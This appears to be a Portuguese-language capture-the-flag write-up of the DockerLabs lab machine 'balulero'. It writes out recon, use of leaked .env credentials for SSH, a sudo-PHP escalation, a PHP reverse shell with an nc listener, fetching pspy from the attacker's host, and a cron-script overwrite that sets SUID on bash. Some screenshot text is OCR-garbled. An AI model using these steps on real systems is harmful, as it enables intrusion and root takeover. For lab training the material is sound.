maq.balulero



DockerLabs

Vacaciones

Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página https://dockerlabs.es/

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a

direção que teremos, bem como o que fazer quando terminarmos.

```
Se han detectado máquinas de DockerLabs previas, debemos limpiarlas para evitar problemas, espere u n momento...

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es 

172.17.0.2

Presiona Ctrl+C cuando terminos con la máquina para eliminarla
```

COLETA DE INFORMAÇÕES

nmap 172.17.0.2 -sS -sV -sC --open -p- -T5 -n -Pn

Verificando as portas podemos ver que temos duas postas abertas a 22 e a 80.

```
)-[~/dockerlabs/maq.balulero]
  nmap 172.17.0.2 -sSc+sVc+sCcl++open -p- +T5p+n -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-30 17:03 -03
Nmap scan report for 172.17.0.2
Host is up (0.0000060s latency).
Not shown: 65533 closed tcp ports (reset)
    STATE SERVICE VERSION
                    OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
ssh-hostkey:
   3072 fb:64:7a:a5:1f:d3:f2:73:9c:8d:54:8b:65:67:3b:11 (RSA)
    256 47:e1:c1:f2:de:f5:80:0e:10:96:04:95:c2:80:8b:76 (ECDSA)
   256 b1:c6:a8:5e:40:e0:ef:92:b2:e8:6f:f3:ad:9e:41:5a (ED25519)
80/tcp open http
                    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Mi Landing Page - Ciberseguridad
|_http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.89 seconds
```

EXPLICAÇÃO DO COMANDO NMAP

- 1. nmap : É uma ferramenta de código aberto para exploração e auditoria de segurança de redes.
- 2. 172.17.0.2 : Este é o endereço IP do alvo que está sendo escaneado.
- 3. -sS: Realiza um "SYN scan", que é um tipo de varredura que envia pacotes SYN para determinar quais portas estão abertas. É rápido e discreto, pois não completa a conexão TCP.
- 4. -sV: Tenta detectar a versão dos serviços que estão sendo executados nas portas abertas. Isso ajuda a identificar não apenas se a porta está aberta, mas também qual serviço está rodando e sua versão.
- 5. -sC: Executa scripts padrão do Nmap. Esses scripts podem fazer diversas tarefas, como descobrir mais informações sobre os serviços, verificar vulnerabilidades, entre outros. O Nmap possui uma biblioteca de scripts que podem ser utilizados.
- --open: Faz com que o Nmap mostre apenas as portas que estão abertas. Sem essa opção, o
 Nmap pode listar portas fechadas ou filtradas, o que pode gerar uma saída muito longa.
- 7. -p-: Escaneia todas as 65535 portas TCP, em vez de um intervalo padrão (como apenas as portas mais comuns). Isso é útil para ter uma visão completa do que está exposto no alvo.
- 8. -T5 : Define a velocidade do scan para "agressivo". O Nmap possui diferentes níveis de timing (T0 a T5), e T5 é o mais rápido. Isso pode resultar em uma varredura mais rápida, mas também pode aumentar a chance de ser detectado por sistemas de segurança.
- 9. -n: Faz com que o Nmap não tente resolver nomes de host. Isso acelera o scan e é útil quando você já conhece os endereços IP.
- 10. -Pn : Diz ao Nmap para não fazer o "ping" no alvo antes de escanear. Isso é útil se você sabe que o host está ativo, ou se o alvo pode esta ↓ ifigurado para não responder a pings (ICMP).

PORTAS ABERTA:

- . 22/tcp open ssh OpenSSH 8.2p1
- . 80/tcp open http Apache httpd 2.4.41

agora vamos no navegador web e digitar o ip da maquina "vitima". http://172.17.0.2/#skills

possivel usuário balu



Habilidades

Ciberseguridad / Hacking Ético

Identificando vulnerabilidades y brechas en sistemas de seguridad.

Más información

Docencia

Protección de la integridad y confidencialidad de la información.

Más información

Programación

Despliegue y configuración de sistemas avanzados de defensa.

vamos acessar o código fonte da página Ctrl+U: view-source: http://172.17.0.2/#skills

```
Kali Linux
                                   Mi Landing Page - Cibersegur X
                                                                 http://172.17.0.2/#skills
     \rightarrow
        C 6
                                   🚵 view-source:http://172.17.0.2/#skills
🦰 Kali Linux 🥻 Kali Tools 💆 Kali Docs 🥄 Kali Forums o Kali NetHunter 🧆 Exploit-DB 🧆 Google Hacking DB 🌗 OffSec
                                                                                                                     Pas
172
173
           <a href="https://www.linkedin.com" target="_blank" class="social-icon">
174
               <i class="fab fa-linkedin"></i>
175
176
           <a href="mailto:tuemail@ejemplo.com" class="social-icon">
177
               <i class="fas fa-envelope"></i>
178
           </a>
           <a href="https://www.tiktok.com" target="_blank" class="social-icon">
179
180
               <i class="fab fa-tiktok"></i>
181
           </a>
           182
183
184
           185
186
187
       </div>
188
   </section>
189
190
191
192
193
194
195
        <footer class="text-white">
196
           <div class="container">
               <div class="row">
197
198
                   <div class="col-4 text-start">
                       © 2024 - Todos los derechos reservados
199
                   </div>
200
201
                   <div class="col-4 text-center">
202
                       <a href="https://www.linkedin.com" target=" blank" class="text-white mx-2">
                          <i class="bi bi-linkedin" style="font-size: 1.5em;"></i>
203
                       </a>
204
205
                       <a href="https://www.instagram.com" target="_blank" class="text-white mx-2">
                          <i class="bi bi-instagram" style="font-size: 1.5em;"></i>
206
207
                       </a>
                   </div>
208
209
                   <div class="col-4 text-end">
210
                       Más información y contacto
                   </div>
211
               </div>
212
           </div>
213
           <!-- Efecto de olas -->
214
           <div class="wave-container">
216
               <div class="wave wave1"></div>
               <div class="wave wave2"></div>
217
218
           </div>
       </footer>
219
220
       <script src="script.js"></script>
<script src="imagenes.js"></script>
221
222
224 </bod
225 </html>
```

vamos entra nesse "script.js": view-source: http://
172.17.0.2/script.js

na imagem abaixo temos uma frase importante, que pode ter uma senha nos arquivo (".env " ou no ".env_de_baluchingon").

6/22

```
A view-source:http:///72.17.0.2/script.js

* Kali Linux ** Kali Tools ** Kali Doos ** Kali Forums ** Kali NetHunter ** Exploit-DB ** Google Hacking DB () OffSec ** Password Strength Me... ** HackerGPT | #1 Truste... ** D function type() {

const currentText = texts[currentTextIndex];

if (isDeltating) {

// Borrado de texto

textElement.innerHTML = currentText.substring(0, index - 1);

index --;

if (isndex ---) {

sobletating = falce;

currentTextIndex ** () ** Nexts. length;

setTimeout(type, 500); // Pausa antes de comenzar a escribir el nuevo texto

} else {

yelse {

yelse {

yestImeout(type, 50); // Velocidad de borrado

jelse {

if (isndex --- currentTextIndex + 1) ** texts. length;

if (isndex --- currentTextIndex + 1) ** texts. length;

isobletating = true;

if (isndex --- currentText. substring(0, index);

index**;

if (isndex --- currentText. length) {

isobleting = true;

yestImeout(type, 2000); // Pausa antes de comenzar a borrar

elsetImeout(type, 2000); // Pausa antes de comenzar a borrar

elsetImeout(type, 50); // Velocidad de escritura

} }

/* Type();

/* Funcionalidad para ocultar/mostrar el header al hacer scroll y el secretito de la web

console logi** ha prohibido el acceso al archivo cenzi que es donde se guarda la password de backup, pero hay una copia llamade env. de baluchingon visible jiji**)


tonst header = document.queryselector (header*);

const delta = 5; // La cantidad mánima de scroll para ocultar el header
```



Se entrarmos no arquivo http://172.17.0.2/.env_de_baluchingon do navegador, veremos o seguinte:

RECOVERY LOGIN



usuário: balu

senha: balubalulerobalulei

Parece que são credenciais para o ssh, porque simplesmente nos conectamos ssh balu@172.17.0.2 e você estará dentro.

ESCALADA DE PRIVILÉGIOS

conseguimos entrar no ssh com o usuário balu

```
(root% soja)-[~/dockerlabs/maq.balulero]
ssh balu@172.17.0.2
balu@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.8.11-amd64 x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Sep 28 15:18:39 2024 from 172.17.0.1
balu@34be347b4676:~$ whoami
balu
balu@34be347b4676:~$
```

O usuário balu, veremos que podemos executar como o usuário chocolate ao

executar:

```
balu@34be347b4676:~$ sudo -l
Matching Defaults entries for balu on 34be347b4676:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin
User balu may run the following commands on 34be347b4676:
    (chocolate) NOPASSWD: /usr/bin/php
balu@34be347b4676:~$
```

DESCRIÇÃO DETALHADA sudo -I

Descrição Detalhada

1. Matching Defaults entries for balu on 34be347b4676

Essa linha indica que as seguintes entradas padrão de configuração de sudo são aplicáveis ao usuário balu na máquina 34be347b4676 (um container Docker, a julgar pelo hostname).

env_reset

Este é um parâmetro padrão de segurança. Quando o usuário executa um comando com sudo, a variável de ambiente é resetada, o que significa que algumas variáveis de ambiente do usuário original não são herdadas no contexto do comando. Isso ajuda a prevenir que variáveis maliciosas sejam passadas para o processo executado como sudo.

3. mail_badpass

Se o usuário tentar executar um comando usando sudo e fornecer uma senha incorreta, uma notificação será enviada para o administrador do sistema.

4. secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

Esse parâmetro define o caminho seguro para onde o sudo procurará os binários a serem executados. Essa variável restringe onde o sistema vai buscar os comandos executados via sudo, ajudando a evitar a execução de binários não confiáveis que possam estar em locais inseguros no sistema.

5. User balu may run the following commands on 34be347b4676

Aqui é onde são listados os comandos que o usuário balu pode executar com privilégios elevados no sistema 34be347b4676.

(chocolate) NOPASSWD: /usr/bin/php

Esta linha tem algumas partes importantes:

- (chocolate): O comando pode ser executado como o usuário (ou grupo) chocolate. Isso significa que, ao executar sudo, o comando pap será executado com os privilégios do usuário chocolate, e não necessariamente como root.
- NOPASSWO: O usuário balu não precisará digitar uma senha para executar o comando especificado, no caso, o /usr/bin/php. Isso permite que ele execute o interpretador PHP diretamente sem senha.
- /usr/bin/php: Especifica o comando e ↓) que o usuário pode executar com o sudo , no caso, o binário PHP que está localizado em /usr/bin/php.

EXEMPLO 1: para entrar no usuário chocolate

depois de pesquisar <u>GTFOBins</u>, vejo que podemos fazer o login no usuário chocolate da seguinte maneira:

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

```
CMD="/bin/bash" sudo -u chocolate php -r "system('$CMD');"
```

conseguimos fazer o login chocolate


```
balu@c928beba8acb:~$ CMD="/bin/sh"
balu@c928beba8acb:~$ sudo -u chocolate php -r "system('$CMD');"
whoami
chocolate
bash
chocolate@c928beba8acb:/home/balu$
```

EXEMPLO 2: para entrar no usuário chocolate

uma outra opçao para ser o usuário chocolate é:

baixar uma reverse shell php no https://github.com/
https://github.com/
https://github.com/
<a href="pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell/blob/mast

e colar.



```
balu@85bdd5379201:~ x root@soja:~/dockerlabs/maq.facil/maq.balulero x

balu@85bdd5379201:~ $ sudo -l

Matching Defaults entries for balu on 85bdd5379201:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin

User balu may run the following commands on 85bdd5379201:
    (chocolate) NOPASSWD: /usr/bin/php

balu@85bdd5379201:~ $ nano virus.reverse.php
```

configure a reverse shell com seu ip e uma porta da sua preferencia.

na máquina atacante deixe uma escuta com nc -lvnp 4444

```
(root@soja)-[~]
# nc -lvnp 4444
listening on [any] 4444 ...

| mag.bashpariencias
```


agora na maquina vitima é só executar o "sudo -u chocolate /usr/bin/php virus.reverse.php".


Agora não teremos sorte com isso sudo -1, mas depois de usar a ferramenta pspy, posso ver que existe um comando que é executado a cada 5 segundos:

wget https://github.com/DominicBreuker/pspy

```
<mark>chocolate@c928beba8acb:/opt$</mark> chmod +x pspy64
chocolate@c928beba8acb:/opt$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes e
very 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (
non-recursive)
Draining file system events due to startup...
done
2024/10/05 00:42:45 CMD: UID=1000
2024/10/05 00:42:45 CMD: UID=0
                                   PID=1853
2024/10/05 00:42:45 CMD: UID=1000
2024/10/05 00:42:45 CMD: UID=1000
2024/10/05 00:42:45 CMD: UID=1000
2024/10/05 00:42:45 CMD:
2024/10/05 00:42:45 CMD: UID=0
                                   PID=739
2024/10/05 00:42:45 CMD: UID=1001
2024/10/05 00:42:45 CMD: UID=1001
                                   PID=138
2024/10/05 00:42:45 CMD: UID=1001
                                   PID=137
                                               | sshd: balu@pts/0
                                                 sshd: balu [priv]
2024/10/05 00:42:45 CMD: UID=0
                                   PID=120
2024/10/05 00:42:45 CMD: UID=0
                                   PID=49
                                               | sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
2024/10/05 00:42:45 CMD: UID=33
                                   PID=34
2024/10/05 00:42:45 CMD: UID=33
                                   PID=33
                                                 /usr/sbin/apache2 -k start
                                                 /usr/sbin/apache2 -k start
2024/10/05 00:42:45 CMD: UID=33
                                   PID=32
2024/10/05 00:42:45 CMD: UID=33
                                   PID=31
                                                 /usr/sbin/apache2 -k start
2024/10/05 00:42:45 CMD: UID=33
                                   PID=30
2024/10/05 00:42:45 CMD: UID=0
                                   PID=25
2024/10/05 00:42:45 CMD: UID=0
2024/10/05 00:42:49 CMD: UID=0
                                   PID=1861 | /bin/sh -c service apache2 start & a2ensite 000-default.conf
```

vamos baixar uma reverse shell php para ser root do site: https://www.revshells.com/





somos root

OUTRO EXEMPLO DE SER ROOT

depois de pesquisar **GTFOBins**, vejo que podemos fazer

o login no usuário chocolate da seguinte maneira:

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

```
CMD="/bin/bash" sudo -u chocolate php -r "system('$CMD');"
```

conseguimos fazer o login chocolate

```
balu@c928beba8acb:~$ CMD="/bin/sh"
balu@c928beba8acb:~$ sudo -u chocolate php -r "system('$CMD');"
whoami
chocolate
bash
chocolate@c928beba8acb:/home/balu$
```

Agora não teremos sorte com isso sudo -1, mas depois de usar a ferramenta pspy, posso ver que existe um comando que é executado a cada 5 segundos:

vamos transferir a ferramenta pspy da maquina atacante, para a vitima.

máquina atacante iniciar o servidor python3 -m http.server 8080

```
(root@ soja)-[~/dockerlabs/maq.facil/maq.balulero/ferramenta.teste]
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.17.0.3 - - [04/Oct/2024 21:31:37] "GET /pspy64. HTTP/1.1" 200 -
```

máquina vitima: wget http://192.168.0.24:8080/pspy64

Aparentemente, o processo executa de vez em quando o script que está em /opt/script.php, que podemos modificar casualmente, então agora só temos que executar o seguinte:

```
<mark>chocolate@c928beba8acb:/opt$</mark> chmod +x pspy64
chocolate@c928beba8acb:/opt$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes e
very 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (
non-recursive)
Draining file system events due to startup...
2024/10/05 00:42:45 CMD: UID=1000
2024/10/05 00:42:45 CMD: UID=0
                                   PID=1853
2024/10/05 00:42:45 CMD: UID=1000
2024/10/05 00:42:45 CMD: UID=1000
2024/10/05 00:42:45 CMD: UID=1000
2024/10/05 00:42:45 CMD: UID=1000
2024/10/05 00:42:45 CMD: UID=0
                                   PID=739
2024/10/05 00:42:45 CMD: UID=1001 PID=155
2024/10/05 00:42:45 CMD: UID=1001
                                   PID=138
2024/10/05 00:42:45 CMD: UID=1001
                                   PID=137
                                              | sshd: balu@pts/0
2024/10/05 00:42:45 CMD: UID=0
                                              | sshd: balu [priv]
                                   PID=120
2024/10/05 00:42:45 CMD: UID=0
                                              | sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
2024/10/05 00:42:45 CMD: UID=33
                                   PID=34
2024/10/05 00:42:45 CMD: UID=33
                                   PID=33
2024/10/05 00:42:45 CMD: UID=33
                                                /usr/sbin/apache2 -k start
                                   PID=32
2024/10/05 00:42:45 CMD: UID=33
                                   PID=31
                                              | /usr/sbin/apache2 -k start
2024/10/05 00:42:45 CMD: UID=33
                                   PID=30
2024/10/05 00:42:45 CMD: UID=0
                                   PID=25
2024/10/05 00:42:45 CMD: UID=0
2024/10/05 00:42:49 CMD: UID=0
                                   PID=1861 | /bin/sh -c service apache2 start & a2ensite 000-default.conf
```

Depois que os 3 comandos estiver executado, teremos apenas que esperar cerca de 5 segundos e depois executar, bash -p pois com o novo script que criamos demos permissão SUID para bash:

echo "<?php" > /opt/script.php
echo "exec ('chmod u+s /bin/bash');" >> /opt/script.php
echo "?>" >> /opt/script.php

```
chocolate@c928beba8acb:/opt x root@soja: ~/dockerlabs/maq.facil/maq.balulero/ferramenta.teste x

chocolate@c928beba8acb:/opt$ echo "<?php" > /opt/script.php
chocolate@c928beba8acb:/opt$ ls
pspy64
script.php
chocolate@c928beba8acb:/opt$ echo "exec ('chmod u+s /bin/bash');" >> /opt/script.php
chocolate@c928beba8acb:/opt$ echo "?>" >> /opt/script.php
chocolate@c928beba8acb:/opt$ bash -p
bash-5.0# whoami
root
bash-5.0# ■
```

somos root.

bobmarley